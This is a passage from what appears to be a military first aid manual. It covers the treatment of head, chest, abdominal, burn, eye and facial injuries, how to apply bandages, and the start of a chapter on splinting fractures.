(1) Head injuries range from minor abrasions or cuts on the scalp to severe brain injuries that may result in unconsciousness and sometimes death. Head injuries are classified as open or closed wounds. An open wound is one that is visible, has a break in the skin, and usually has evidence of bleeding. A closed wound may be visible (such as a depression in the skull) or the first aid provider may not be able to see any apparent injury (such as internal bleeding). Some head injuries result in unconsciousness; however, a service member may have a serious head wound and still be conscious. Casualties with head and neck injuries should be treated as though they also have a spinal injury. The casualty should not be moved until the head and neck is stabilized unless he is in immediate danger (such as close to a burning vehicle).

(2) Prompt first aid measures should be initiated for casualties with suspected head and neck injuries. The conscious casualty may be able to provide information on the extent of his injuries. However, as a result of the head injury, he may be confused and unable to provide accurate information. The signs and symptoms a first aid provider might observe are—

- Nausea and vomiting.
- Convulsions or twitches.
- Slurred speech.
- Confusion and loss of memory. (Does he know who he is? Does he know where he is? Does he know what day it is?)
- Recent unconsciousness.

- Dizziness.
- Drowsiness.
- Blurred vision, unequal pupils, or bruising (black eyes).
- Paralysis (partial or full).
- Complaint of headache.
- Bleeding or other fluid discharge from the scalp, nose, or ears.
- Deformity of the head (depression or swelling).
- Staggering while walking.

b. Neck Injuries. Neck injuries may result in heavy bleeding. Apply pressure above and below the injury, but do not interfere with the breathing process, and attempt to control the bleeding. Apply a dressing. Always evaluate the casualty for a possible neck fracture/spinal cord injury; if suspected, seek medical treatment immediately.

NOTE

Establish and maintain the airway in cases of facial or neck injuries. If a neck fracture or spinal cord injury is suspected, immobilize the injury and, if necessary, perform basic life support measures.

c. Facial Injuries. Soft tissue injuries of the face and scalp are common. Abrasions (scrapes) of the skin cause no serious problems. Contusions (injury without a break in the skin) usually cause swelling. A contusion of the scalp looks and feels like a lump. Laceration (cut) and avulsion (torn away tissue) injuries are also common. Avulsions are frequently caused when a sharp blow separates the scalp from the skull beneath it. Because the face and scalp are richly supplied with blood vessels (arteries and veins), wounds of these areas usually bleed heavily.

3-3. General First Aid Measures

a. General Considerations. The casualty with a head injury (or suspected head injury) should be continually monitored for the development of conditions that may require basic lifesaving measures. After initiating first aid measures, request medical assistance and evacuation. If dedicated medical evacuation assets are not available, transport the casualty to an MTF as soon as the situation permits. The first aid provider should not attempt to remove a protruding object from the head or give the casualty anything to eat or drink. Further, the first aid provider should be prepared to—

- Clear the airway.
- Control bleeding (external).
- Administer first aid measures for shock.
- Keep the casualty warm.
- Protect the wound.

b. Unconscious Casualty. An unconscious casualty does not have control of all of his body's functions and may choke on his tongue, blood, vomitus, or other substances. (Refer to Figure 2-39.)

(1) Breathing. The brain requires a constant supply of oxygen. A bluish (or in an individual with dark skin—grayish) color of skin around the lips and nail beds indicates that the casualty is not receiving enough oxygen. Immediate action must be taken to clear the airway, to position the casualty on his side, or to initiate rescue breathing.

(2) Bleeding. Bleeding from a head injury usually comes from blood vessels within the scalp. Bleeding can also develop inside the skull or within the brain. In most instances visible bleeding from the head can be controlled by application of the field first aid dressing.

CAUTION

DO NOT attempt to put unnecessary pressure on the wound or attempt to push any brain matter back into the head (skull). DO NOT apply a pressure dressing.

c. Concussion. If an individual receives a heavy blow to the head or face, he may suffer a brain concussion (an injury to the brain that involves a temporary loss of some or all of the brain's ability to function). For example, the casualty may not breathe properly for a short period of time, or he may become confused and stagger when he attempts to walk. Symptoms of a concussion may only last for a short period of time. However, if a casualty is suspected of having suffered a concussion, he should be transported to an MTF as soon as conditions permit.

d. Convulsions. Convulsions (seizures/involuntary jerking) may occur even after a mild head injury. When a casualty is convulsing, protect him from hurting himself. Take the following measures:

(1) Ease him to the ground if he is standing or sitting.

(2) Support his head and neck.

(3) Maintain his airway.

(4) Protect him from further injury (such as hitting close-by objects).

NOTE

DO NOT forcefully hold the arms and legs if they are jerking because this can lead to broken bones. DO NOT force anything between the casualty's teeth—especially if they are tightly clenched because this may obstruct the casualty's airway. Maintain the casualty's airway if necessary.

e. Brain Damage. In severe head injuries where brain tissue is protruding, leave the wound alone; carefully place a loose moistened dressing (moistened with sterile normal saline if available) and also a first aid dressing over the tissue to protect it from further contamination. DO NOT remove or disturb any foreign matter that may be in the wound. Position the casualty so that his head is higher than his body. Keep him warm and seek medical assistance immediately.

NOTE

If there is an object extending from the wound, DO NOT remove the object. Improvise bulky dressings from the cleanest material available and place this material around the protruding object for support, then apply the field dressing.

3-4. Chest Wounds

Blunt trauma, bullet or missile wounds, stab wounds, or falls may cause chest injuries. These injuries can be serious and may cause death quickly if first aid is not administered in a timely manner. A casualty with a chest injury may complain of pain in the chest or shoulder area; he may have difficulty breathing. His chest may not rise normally when he breathes. The injury may cause the casualty to cough up blood and to have a rapid or a weak heartbeat. A casualty with an open chest wound has a punctured chest wall. The sucking sound heard when he breathes is caused by air leaking into his chest cavity. This particular type of wound is dangerous and will collapse the injured lung (Figure 3-1). Breathing becomes difficult for the casualty because the wound is open. The service members life may depend upon how quickly you apply an occlusive dressing over the wound (refer to paragraph 3-5).

3-5. First Aid for Chest Wounds

a. Evaluate the Casualty. Be prepared to perform first aid measures. These measures may include clearing the airway, rescue breathing, treatment for shock, and/or bleeding control.

b. Expose the Wound. If appropriate, cut or remove the casualty's clothing to expose the wound. Remember, DO NOT remove clothing that is stuck to the wound because additional injury may result. DO NOT attempt to clean the wound.

NOTE

Examine the casualty to see if there is an entry and exit wound. If there are two wounds (entry, exit), perform the same procedure for both wounds. Treat the more serious (heavier bleeding, larger) wound first. It may be necessary to improvise a dressing for the second wound by using strips of cloth, such as a torn T-shirt, or whatever material is available. Also, listen for sucking sounds to determine if the chest wall is punctured.

CAUTION

If there is an object impaled in the wound, DO NOT remove it. Apply a dressing around the object and use additional improvised bulky materials/dressings (use the cleanest materials available) to build up the area around the object. Apply a supporting bandage over the bulky materials to hold them in place.

CAUTION

DO NOT REMOVE protective clothing in a chemical environment. Apply dressings over the protective clothing.

c. Open the Casualty's Field Dressing Plastic Wrapper. In cases where there is a sucking chest wound, the plastic wrapper is used with the field dressing to create an occlusive dressing. If a plastic wrapper is not available, or if an additional wound needs to be treated; cellophane, foil, the casualty's poncho, or similar material may be used. The covering should be wide enough to extend 2 inches or more beyond the edges of the wound in all directions.

(1) Tear open one end of the casualty's plastic wrapper covering the field dressing. Be careful not to destroy the wrapper and DO NOT touch the inside of the wrapper.

(2) Remove the inner packet (field dressing).

(3) Complete tearing open the empty plastic wrapper using as much of the wrapper as possible to create a flat surface.

d. Place the Wrapper Over the Wound. Place the inside surface of the plastic wrapper directly over the wound when the casualty exhales and hold it in place (Figure 3-2). The casualty may hold the plastic wrapper in place if he is able.

e. Apply the Dressing to the Wound.

(1) Use your free hand and shake open the field dressing (Figure 3-3).

(2) Place the white side of the dressing on the plastic wrapper covering the wound (Figure 3-4).

NOTE

Use the casualty's field dressing, not your own.

(3) Have the casualty breathe normally.

(4) While maintaining pressure on the dressing, grasp one tail of the field dressing with the other hand and wrap it around the casualty's back. If tape is available, tape three sides of the plastic wrapper to the chest wall to provide occlusive type dressing. Leave one side untapped to provide emergency escape for air that may build up in the chest. If tape is not available, secure wrapper on three sides with field dressing leaving the fourth side as a flap.

(5) Wrap the other tail in the opposite direction, bringing both tails over the dressing (Figure 3-5).

(6) Tie the tails into a square knot in the center of the dressing after the casualty exhales and before he inhales. This will aid in maintaining pressure on the bandage after it has been tied (Figure 3-6). Tie the dressing firmly enough to secure the dressing without interfering with the casualty's breathing.

NOTE

When practical, apply direct manual pressure over the dressing for 5 to 10 minutes to help control the bleeding.

f. Position the Casualty. Position the casualty on his injured side or in a sitting position, whichever makes breathing easier (Figure 3-7).

g. Seek Medical Assistance. Contact medical personnel.

WARNING

If an occlusive dressing has been improperly placed, air may enter the chest cavity with no means of escape. This causes a life-threatening condition called tension pneumothorax. If the casualty's condition (for example, difficulty breathing, shortness of breath, restlessness, or blueness/grayness of the skin) worsens after placing the dressing, quickly lift or remove, and then replace the occlusive dressing.

3-6. Abdominal Wounds

The most serious abdominal wound is one in which an object penetrates the abdominal wall and pierces internal organs or large blood vessels. In these instances, bleeding may be severe and death can occur rapidly.

3-7. First Aid for Abdominal Wounds

a. Evaluate the Casualty. Be prepared to perform basic first aid measures. Always check for both entry and exit wounds. If there are two wounds (entry and exit), treat the wound that appears more serious first (for example, the heavier bleeding, protruding organs, larger wound, and so forth). It may be necessary to improvise dressings for the second wound by using strips of cloth, a T-shirt, or the cleanest material available.

b. Position the Casualty. Place and maintain the casualty on his back with his knees in an upright (flexed) position (Figure 3-8). The knees-up position helps relieve pain, assists in the treatment of shock, prevents further exposure of the bowel (intestines) or abdominal organs, and helps relieve abdominal pressure by allowing the abdominal muscles to relax.

c. Expose the Wound.

(1) Remove the casualty's loose clothing to expose the wound. However, DO NOT attempt to remove clothing that is stuck to the wound; removing it may cause further injury.

CAUTION

DO NOT REMOVE protective clothing in a chemical environment. Apply dressings over the protective clothing.

(2) Gently pick up any organs that may be on the ground. Do this with a clean, dry dressing or with the cleanest available material. Place the organs on top of the casualty's abdomen (Figure 3-9).

DO NOT probe, clean, or try to remove any foreign object from the abdomen. DO NOT touch with bare hands any exposed organs. DO NOT push organs back inside the body.

d. Apply the Field Dressing. Use the casualty's field dressing, not your own. If the field dressing is not large enough to cover the entire wound, the plastic wrapper from the dressing may be used to cover the wound first (placing the field dressing on top). Open the plastic wrapper carefully without touching the inner surface. If necessary, other improvised dressings may be made from clothing, blankets, or the cleanest materials available.

WARNING

If there is an object extending from the wound, DO NOT remove it. Place as much of the wrapper over the wound as possible without dislodging or moving the object. DO NOT place the wrapper over the object.

(1) Grasp the tails in both hands.

(2) Hold the dressing with the white side down directly over the wound. DO NOT touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(3) Pull the dressing open and place it directly over the wound (Figure 3-10). If the casualty is able, he may hold the dressing in place.

(4) Hold the dressing in place with one hand and use the other hand to wrap one of the tails around the body.

(5) Wrap the other tail in the opposite direction until the dressing is completely covered. Leave enough of the tail for a knot.

(6) Loosely tie the tails with a square knot at the casualty's side (Figure 3-11).

When the dressing is applied, DO NOT put pressure on the wound or exposed internal parts, because pressure could cause further injury (vomiting, ruptured intestines, and so forth). Therefore, tie the dressing ties (tails) loosely at casualty's side, not directly over the dressing.

(7) Tie the dressing firmly enough to prevent slipping without applying pressure to the wound site (Figure 3-12).

Field dressings can be covered with improvised reinforcement material (cravats, strips of torn T-shirt, or other cloth) for additional support and protection. Tie improvised bandage on the opposite side of the dressing ties firmly enough to prevent slipping but without applying additional pressure to the wound.

CAUTION

DO NOT give casualties with abdominal wounds food or water (moistening the lips is allowed).

e. Seek Medical Assistance. Notify medical personnel.

3-8. Burn Injuries

Burns often cause extreme pain, scarring, or even death. Before administering first aid, you must be able to recognize the type of burn. There are four types of burns:

- Thermal burns caused by fire, hot objects, hot liquids, and gases; or by nuclear blast or fireball.

- Electrical burns caused by electrical wires, current, or lightning.

- Chemical burns caused by contact with wet or dry chemicals or white phosphorus (WP)—from marking rounds and grenades.

- Laser burns (eye [ocular] injury).

3-9. First Aid for Burns

a. Eliminate the Source of the Burn. The source of the burn must be eliminated before any evaluation of the casualty can occur and first aid administered.

(1) Quickly remove the casualty from danger and cover the thermal burn with any large nonsynthetic material, such as a field jacket. If the casualty's clothing is still on fire, roll the casualty on the ground to smother (put out) the flames (Figure 3-13).

Synthetic materials, such as nylon, may melt and cause further injury.

(2) Remove the electrical burn casualty from the electrical source by turning off the electrical current. DO NOT attempt to turn off the electricity if the source is not close by. Speed is critical, so DO NOT waste unnecessary time. If the electricity cannot be turned off, wrap any nonconductive material (dry rope, clothing, wood, and so forth) around the casualty's back and shoulders and drag the casualty away from the electrical source (Figure 3-14). DO NOT make body-to-body contact with the casualty or touch any wires because you could also become an electrical burn casualty.

High voltage electrical burns may cause temporary unconsciousness, difficulties in breathing, or difficulties with the heart (heartbeat).

(3) Remove the chemical from the burned casualty. Remove liquid chemicals by flushing with as much water as possible. Remove dry chemicals by brushing off loose particles (DO NOT use the bare surface of your hand because you could become a chemical burn casualty) and then flush with large amounts of water, if available. If large amounts of water are not available, then NO water should be applied because small amounts of water applied to a dry chemical burn may cause a chemical reaction. When WP strikes the skin, smother with a wet cloth or mud. Keep WP covered with a wet material to exclude air; this should help prevent the particles from burning.

(4) Remove the laser burn casualty from the source. When removing the casualty from the laser beam source, be careful not to enter the beam or you may become a casualty. Never look directly at the beam source and if possible, wear appropriate eye protection.

NOTE

After the casualty is removed from the source of the burn, he should be evaluated for conditions requiring basic first aid measures.

b. Expose the Burn. Cut and gently lift away any clothing covering the burned area, without pulling clothing over the burns. Leave in place any clothing that is stuck to the burn. If the casualty's hands or wrists have been burned, remove jewelry if possible without causing further injury (rings, watches, and so forth) and place in his pockets. This prevents the necessity to cut off jewelry since swelling usually occurs as a result of a burn.

CAUTION

DO NOT lift or cut away clothing if in a chemical environment. Apply the dressing directly over the casualty's protective clothing. DO NOT attempt to decontaminate skin where blisters have formed.

c. Apply a Field Dressing to the Burn.

(1) Grasp the tails of the casualty's dressing in both hands.

(2) Hold the dressing directly over the wound with the white side down, pull the dressing open, and place it directly over the wound. DO NOT touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it. If the casualty is able, he may hold the dressing in place.

(3) Hold the dressing in place with one hand and use the other hand to wrap one of the tails around the limbs or the body.

(4) Wrap the other tail in the opposite direction until the dressing is completely covered.

(5) Tie the tails into a square knot over the outer edge of the dressing. The dressing should be applied lightly over the burn. Ensure that dressing is applied firmly enough to prevent it from slipping.

NOTE

Use the cleanest improvised dressing material available if a field dressing is not available or if it is not large enough for the entire wound.

d. Take the Following Precautions:

- DO NOT place the dressing over the face or genital area.
- DO NOT break the blisters.
- DO NOT apply grease or ointments to the burns.
- For electrical burns, check for both an entry and exit burn from the passage of electricity through the body. Exit burns may appear on any area of the body despite location of entry burn.
- For burns caused by wet or dry chemicals, flush the burns with large amounts of water and cover with a dry dressing.
- For burns caused by WP, flush the area with water, then cover with a wet material, dressing, or mud to exclude the air and keep the WP particles from burning.
- For laser burns, apply a field dressing.
- If the casualty is conscious and not nauseated, give him small amounts of water.

e. Seek Medical Assistance. Notify medical personnel.

3-10. Dressings and Bandages

a. Head Wounds.

(1) Position the casualty.

WARNING

DO NOT move the casualty if you suspect he has sustained a neck, spine, or head injury (which produces any signs or symptoms other than minor bleeding).

- If the casualty has a minor (superficial) scalp wound and is conscious:

- Have the casualty sit up (unless other injuries prohibit or he is unable to).

- If the casualty is lying down and is not accumulating fluids or drainage in his throat, elevate his head slightly.

- If the casualty is bleeding from or into his mouth or throat, turn his head to the side or position him on his side so that the airway will be clear. Avoid putting pressure on the wound and place him on his uninjured side (Figure 3-15).

- If the casualty is unconscious or has a severe head injury, then suspect and treat him as having a potential neck or spinal injury, immobilize and DO NOT move the casualty.

NOTE

If the casualty is choking or vomiting or is bleeding from or into his mouth (thus compromising his airway), position him on his uninjured side to allow for drainage and to help keep his airway clear.

WARNING

If it is necessary to turn a casualty with a suspected neck/spine injury; roll the casualty gently onto his side, keeping the head, neck, and body aligned while providing support for the head and neck. DO NOT roll the casualty by yourself but seek assistance. Move him only if absolutely necessary, otherwise keep the casualty immobilized to prevent further damage to the neck/spine.

(2) Expose the wound. Remove the casualty's helmet (if necessary). In a nuclear, biological, and chemical (NBC) environment, the first aid provider must leave the casualty as much protection (such as protective mask, mission-oriented protective posture [MOPP] overgarments) as possible. What items of protective equipment can be removed is dependent upon the casualty's injuries (where on the body and what type), the MOPP level, integrity of protective equipment (such as tears in the garment or mask seal), availability of chemical protective shelters, and the tactical situation.

WARNING

DO NOT attempt to clean the wound or remove a protruding object.

NOTE

Always use the casualty's field dressing, not your own.

(3) Apply a dressing to a wound of the forehead or back of head. To apply a dressing to a wound of the forehead or back of the head—

(a) Remove the dressing from the wrapper.

(b) Grasp the tails of the dressing in both hands.

(c) Hold the dressing (white side down) directly over the wound. DO NOT touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(d) Place it directly over the wound.

(e) Hold it in place with one hand. If the casualty is able, he may assist.

(h) Tie a square knot and secure the tails at the side of the head, making sure they DO NOT cover the eyes or ears (Figure 3-18).

(4) Apply a dressing to a wound on top of the head. To apply a dressing to a wound on top of the head—

(a) Remove the dressing from the wrapper.

(b) Grasp the tails of the dressing in both hands.

(c) Hold it (white side down) directly over the wound. DO NOT touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(f) Wrap one tail down under the chin (Figure 3-20), up in front of the ear, over the dressing, and in front of the other ear.

Ensure the tails remain wide and close to the front of the chin to avoid choking the casualty.

(g) Wrap the remaining tail under the chin in the opposite direction and up the side of the face to meet the first tail (Figure 3-21).

(5) Apply a triangular bandage to the head. To apply a triangular bandage to the head—

(a) Turn the base (longest side) of the bandage up and center its base on the center of the forehead, letting the point (apex) fall on the back of the neck (Figure 3-24A).

(b) Take the ends behind the head and cross the ends over the apex.

(c) Take them over the forehead and tie them (Figure 3-24B).

(d) Tuck the apex behind the crossed part of the bandage or secure it with a safety pin, if available (Figure 3-24C).

(6) Apply a cravat bandage to the head. To apply a cravat bandage to the head—

(a) Place the middle of the bandage over the dressing (Figure 3-25A).

(b) Cross the two ends of the bandage in opposite directions completely around the head (Figure 3-25B).

b. Eye Injuries. The eye is a vital sensory organ, and blindness is a severe physical handicap. Timely first aid of the eye may relieve pain and may also help to prevent shock, permanent eye injury, and possible loss of vision. Because the eye is very sensitive, any injury can be easily aggravated if it is improperly handled. Injuries of the eye may be quite severe. Cuts of the eyelids can appear to be very serious, but if the eyeball is not involved, a person's vision usually will not be damaged. However, lacerations (cuts) of the eyeball can cause permanent damage or loss of sight.

(1) Lacerated/torn eyelids. Lacerated eyelids may bleed heavily, but bleeding usually stops quickly. Cover the injured eye with a sterile dressing. DO NOT put pressure on the wound because you may injure the eyeball. Handle torn eyelids very carefully to prevent further injury. Place any detached pieces of the eyelid on a clean bandage or dressing and immediately send them with the casualty to the medical facility.

(2) Lacerated eyeball (injury to the globe). Lacerations or cuts to the eyeball may cause serious and permanent eye damage. Cover the injury with a loose sterile dressing. DO NOT put pressure on the eyeball because additional damage may occur. An important point to remember is that when one eyeball is injured, you should immobilize both eyes. This is done by applying a bandage to both eyes. Because the eyes move together, covering both will lessen the chances of further damage to the injured eye. (However, in hazardous surroundings, leave uninjured eye uncovered to enable casualty to see.)

CAUTION

DO NOT apply pressure when there is a possible laceration of the eyeball. The eyeball contains fluid. Pressure applied over the eye will force the fluid out, resulting in permanent injury. APPLY PROTECTIVE DRESSING WITHOUT ADDED PRESSURE.

(3) Extruded eyeballs. Service members may encounter casualties with severe eye injuries that include an extruded eyeball (eyeball out-of-socket). In such instances you should gently cover the extruded eye with a loose moistened dressing and also cover the unaffected eye. DO NOT bind or exert pressure on the injured eye while applying the dressing. Keep the casualty quiet, place him on his back, treat for shock, and evacuate him immediately.

(4) Burns of the eyes. Chemical burns, thermal (heat) burns, and light burns can affect the eyes.

(a) Chemical burns. Injuries from chemical burns require immediate first aid. Mainly acids or alkalies cause chemical burns. The first aid measures consist of flushing the eyes immediately with large amounts of water for at least 5 to 20 minutes, or as long as necessary to flush out the chemical and, once flushed, bandaging the eyes. If the burn is an acid burn, you should flush the eye for at least 5 to 10 minutes. If the burn is an alkali burn, you should flush the eye for at least 20 minutes. After the eye has been flushed evacuate the casualty immediately.

(b) Thermal burns. When an individual suffers burns of the face from a fire, the eyes will close quickly due to extreme heat. This reaction is a natural reflex to protect the eyeballs; however, the eyelids remain exposed and are frequently burned. If a casualty receives burns of the eyelids or face—

- DO NOT apply a dressing.
- DO NOT touch.
- SEEK medical assistance immediately.

(c) Light burns. Exposure to intense light can burn an individual. Infrared rays, eclipse light (if the casualty has looked directly at the sun), or laser burns cause injuries of the exposed eyeball. Ultraviolet rays from arc welding can cause a superficial burn to the surface of the eye. These injuries are generally not painful but may cause permanent damage to the eyes. Immediate first aid is usually not required. Loosely bandaging the eyes may make the casualty more comfortable and protect his eyes from further injury caused by exposure to other bright lights or sunlight.

CAUTION

With impaled objects or significant sized foreign bodies, both eyes are usually bandaged to help secure the foreign body in the injured eye. In a battlefield environment, leave the uninjured eye uncovered so that the casualty can see.

c. Side-of-Head or Cheek Wound. Facial injuries to the side of the head or the cheek may bleed profusely (Figure 3-26). Prompt action is necessary to ensure that the airway remains open and also to control the bleeding. It may be necessary to apply a dressing. To apply a dressing—

(1) Remove the dressing from its wrapper.

(2) Grasp the tails in both hands.

(3) Hold the dressing directly over the wound with the white side down and place it directly on the wound (Figure 3-27A). DO NOT touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(4) Hold the dressing in place with one hand (the casualty may assist if able). Wrap the top tail over the top of the head and bring it down in front of the ear (on the side opposite the wound), under the chin (Figure 3-27B) and up over the dressing to a point just above the ear (on the wound side).



Figure 3-27. Dressing placed directly on wound. Top tail wrapped over top of head, down in front of ear, and under chin (Illustrated A—B).

NOTE

When possible, avoid covering the casualty's ear with the dressing, as this will decrease his ability to hear.

(5) Bring the second tail under the chin, up in front of the ear (on the side opposite the wound), and over the head to meet the other tail (on the wounded side) (Figure 3-28).

(6) Cross the two tails (on the wound side) (Figure 3-29) and bring one end across the forehead (above the eyebrows) to a point just in front of the opposite ear (on the uninjured side).



Figure 3-29. Crossing the tails on the side of the wound.

(7) Wrap the other tail around the back of the head (at the base of the skull), and tie the two ends just in front of the ear on the uninjured side with a square knot (Figure 3-30).

d. Ear Injuries. Lacerated (cut) or avulsed (torn) ear tissue may not, in itself, be a serious injury. Bleeding, or the drainage of fluids from the ear canal, however, may be a sign of a head injury, such as a skull fracture. DO NOT attempt to stop the flow from the inner ear canal nor put anything into the ear canal to block it. Instead, you should cover the ear lightly with a dressing. For minor cuts or wounds to the external ear, apply a cravat bandage as follows:

(1) Place the middle of the bandage over the ear (Figure 3-31A).

(2) Cross the ends, wrap them in opposite directions around the head, and tie them (Figures 3-31B and 3-31C).

(3) If possible, place some dressing material between the back of the ear and the side of the head to avoid crushing the ear against the head with the bandage.

e. Nose Injuries. Nose injuries generally produce bleeding. The bleeding may be controlled by placing an ice pack (if available) over the nose, or pinching the nostrils together. The bleeding may also be controlled by placing torn gauze (rolled) between the upper teeth and the lip.

CAUTION

DO NOT attempt to remove objects inhaled into the nose. An untrained person who removes such an object could worsen the casualty's condition and cause permanent injury.

f. Jaw Injuries. Before applying a bandage to a casualty's jaw, remove all loose or free-floating foreign material from the casualty's mouth.

If the casualty is unconscious, check for obstructions in the airway and remove if possible. If there is profuse bleeding in the oral cavity, the cavity may require loose packing with soft bandaging material (for example: Kerlix™ gauze) prior to applying a bandage. Care should be taken to avoid occluding the airway. When applying the bandage, allow the jaw enough freedom to permit passage of air and drainage from the mouth.

(1) Apply bandages attached to field first aid dressing to the jaw. After dressing the wound, apply the bandages using the same technique illustrated in Figure 3-32A—C.

NOTE

The dressing and bandaging procedure outlined for the jaw serves a twofold purpose. In addition to stopping the bleeding and protecting the wound, it also immobilizes a fractured jaw.

(2) Apply a cravat bandage to the jaw.

(a) Place the bandage under the chin and pull its ends upward. Adjust the bandage to make one end longer than the other (Figure 3-32A).

(b) Take the longer end over the top of the head to meet the short end at the temple and cross the ends over (Figure 3-32B).

(c) Take the ends in opposite directions to the other side of the head and tie them over the part of the bandage that was applied first (Figure 3-32C).

NOTE

The cravat bandage technique is used to immobilize a fractured jaw or to maintain a sterile dressing that does not have tail bandages attached.

3-11. Shoulder Bandage

a. To apply bandages attached to the field first aid dressing—

(1) Take one bandage across the chest and the other across the back and under the arm opposite the injured shoulder.

(2) Tie the ends with a square knot (Figure 3-33).

b. To apply a cravat bandage to the shoulder or armpit—

(1) Make an extended cravat bandage by using two triangular bandages (Figure 3-34A); place the end of the first triangular bandage along the base of the second one (Figure 3-34B).

(2) Fold the two bandages into a single extended bandage (Figure 3-34C).

(3) Fold the extended bandage into a single cravat bandage (Figure 3-34D). After folding, secure the thicker part (overlap) with two or more safety pins (Figure 3-34E).

(4) Place the middle of the cravat bandage under the armpit so that the front end is longer than the back end and safety pins are on the outside (Figure 3-34F).

(5) Cross the ends on top of the shoulder (Figure 3-34G).

(6) Take one of the bandage ends across the back and under the arm on the opposite side and the other end across the chest. Tie the ends (Figure 3-34H).

Be sure to place sufficient wadding in the armpit. DO NOT tie the cravat bandage too tightly. Avoid compressing the major blood vessels in the armpit.

3-12. Elbow Bandage

To apply a cravat bandage to the elbow—

a. Bend the arm at the elbow and place the middle of the cravat at the point of the elbow bringing the ends upward (Figure 3-35A).

b. Bring the ends across, extending both downward (Figure 3-35B).

c. Take both ends around the arm and tie them with a square knot at the front of the elbow (Figure 3-35C).

CAUTION

If an elbow fracture is suspected, DO NOT bend the elbow; bandage it in the position found.

3-13. Hand Bandage

a. To apply a triangular bandage to the hand—

(1) Place the hand in the middle of the triangular bandage with the wrist at the base of the bandage (Figure 3-36A). Ensure that the fingers are separated with absorbent material to prevent chafing and irritation of the skin.

(2) Place the apex over the fingers and tuck any excess material into the pleats on each side of the hand (Figure 3-36B).

(3) Cross the ends on top of the hand, take them around the wrist, and tie them (Figures 3-36C—E) with a square knot.

b. To apply a cravat bandage to the palm of the hand—

(1) Lay the middle of the cravat over the palm of the hand with the ends hanging down on each side (Figure 3-37A).

(2) Take the end of the cravat at the little finger across the back of the hand, extending it upward over the base of the thumb; then bring it downward across the palm (Figure 3-37B).

(3) Take the thumb end across the back of the hand, over the palm, and through the hollow between the thumb and palm (Figure 3-37C).

(4) Take the ends to the back of the hand and cross them; then bring them up over the wrist and cross them again (Figure 3-37D).

(5) Bring both ends down and tie them with a square knot on top of the wrist (Figure 3-37E—F).

CHAPTER 4

FIRST AID FOR FRACTURES

4-1. General

A fracture is any break in the continuity of a bone. Fractures can cause total disability or in some cases death by severing vital organs and/or arteries. On the other hand, they can most often be treated so there is a complete recovery. The potential for recovery depends greatly upon the first aid the individual receives before he is moved. First aid includes immobilizing the fractured part in addition to applying lifesaving measures when necessary. The basic splinting principle is to immobilize the joints above and below the fracture.

4-2. Kinds of Fractures

a. Closed Fracture (Figure 4-1A). A closed fracture is a broken bone that does not break the overlying skin. The tissue beneath the skin may be damaged. A dislocation is when a joint, such as a knee, ankle, or shoulder, is not in the proper position. A sprain is when the connecting tissues of the joints have been torn. Dislocations and sprains (swelling, possible deformity, and discoloration) should be treated as closed fractures.

b. Open Fracture (Figure 4-1B and 4-1C). An open fracture is a broken bone that breaks (pierces) the overlying skin. The broken bone may come through the skin or a missile such as a bullet or shell fragment may go through the flesh and break the bone.

NOTE

An open fracture is contaminated and subject to infection.

4-3. Signs and Symptoms of Fractures

Indications of a fracture are deformity, tenderness, swelling, pain, inability to move the injured part, protruding bone, bleeding, or discolored skin at the injury site. A sharp pain when the service member attempts to move the part is also a sign of a fracture.

WARNING

DO NOT encourage the casualty to move the injured part in order to identify a fracture since such movement could cause further damage to surrounding tissues and promote shock. If you are not sure whether a bone is fractured, care for the injury as a fracture. At the site of the fracture, the bone ends are sharp and could cause vessel (artery and/or vein) damage.

4-4. Purposes of Immobilizing Fractures

A fracture is immobilized to prevent the sharp edges of the bone from moving and cutting tissue, muscle, blood vessels, and nerves. This reduces pain and helps prevent or control shock. In a closed fracture, immobilization keeps bone fragments from causing an open wound, which can become contaminated and subject to infection.

4-5. Splints, Padding, Bandages, Slings, and Swathes

a. Splints. Splints may be improvised from such items as boards, poles, sticks, tree limbs, or cardboard. If nothing is available for a splint, the chest wall can be used to immobilize a fractured arm and the uninjured leg can be used to immobilize (to some extent) the fractured leg.

b. Padding. Padding may be improvised from such items as a jacket, blanket, poncho, shelter half, or leafy vegetation.

c. Bandages. Bandages may be improvised from belts, rifle slings, kerchiefs, or strips torn from clothing or blankets. Narrow materials such as wire or cord should not be used to secure a splint in place. The application of wire and/or narrow material to an extremity could cause tissue damage and a tourniquet effect.

d. Slings. A sling is a bandage suspended from the neck to support an upper extremity. If a bandage is not available, a sling can be improvised by using the tail of a coat or shirt or pieces of cloth torn from such items as clothing and blankets. The triangular bandage is ideal for this purpose. Remember that the casualty's hand should be higher than his elbow, and the fingers should be showing at all times. The sling should be applied so that the supporting pressure is on the uninjured side.

e. Swathes. Swathes are any bands (pieces of cloth or load bearing equipment [LBE]) that are used to further immobilize a splinted fracture. Triangular and cravat bandages are often used and are called swathe bandages. The purpose of the swathe is to immobilize; therefore, the swathe bandage is placed above and/or below the fracture—not over it.

4-6. Procedures for Splinting Suspected Fractures

Before beginning first aid procedures for a fracture, gather whatever splinting materials are available. Ensure that splints are long enough to immobilize the joint above and below the suspected fracture. If possible, use at least four ties (two above and two below the fracture) to secure the splints. The ties should be square knots and should be tied away from the body on the splint. Distal pulses of the affected extremity should be checked before and after the application of the splint.

a. Evaluate the Casualty. Be prepared to perform any necessary lifesaving measures. Monitor the casualty for development of conditions that may require you to perform necessary lifesaving measures.

WARNING

Unless there is immediate life-threatening danger, such as a fire or an explosion, DO NOT move the casualty with a suspected back or neck injury. Improper movement may cause permanent paralysis or death.

WARNING

In a chemical environment, DO NOT remove any protective clothing. Apply the dressings and splints over the garments.

b. Locate the Site of the Suspected Fracture.

(1) Ask the casualty for the location of the injury.

- Does he have any pain?
- Where is it tender?
- Can he move the extremity?

NOTE

With the presence of an obvious deformity, do not make the casualty move extremity.

(2) Look for an unnatural position of the extremity.

(3) Look for a bone sticking out (protruding).

c. Prepare the Casualty for Splinting the Suspected Fracture.

(1) Reassure the casualty. Tell him that you will be providing first aid for him and that medical help is on the way.

(2) Loosen any tight or binding clothing.

(3) Remove all jewelry from the injured part and place it in the casualty's pocket. Tell the casualty you are doing this because if the jewelry is not removed and swelling occurs later, he may not be able to get it off and further bodily injury could result.

(4) Boots should not be removed from the casualty unless they are needed to stabilize a neck injury or there is actual bleeding from the foot.

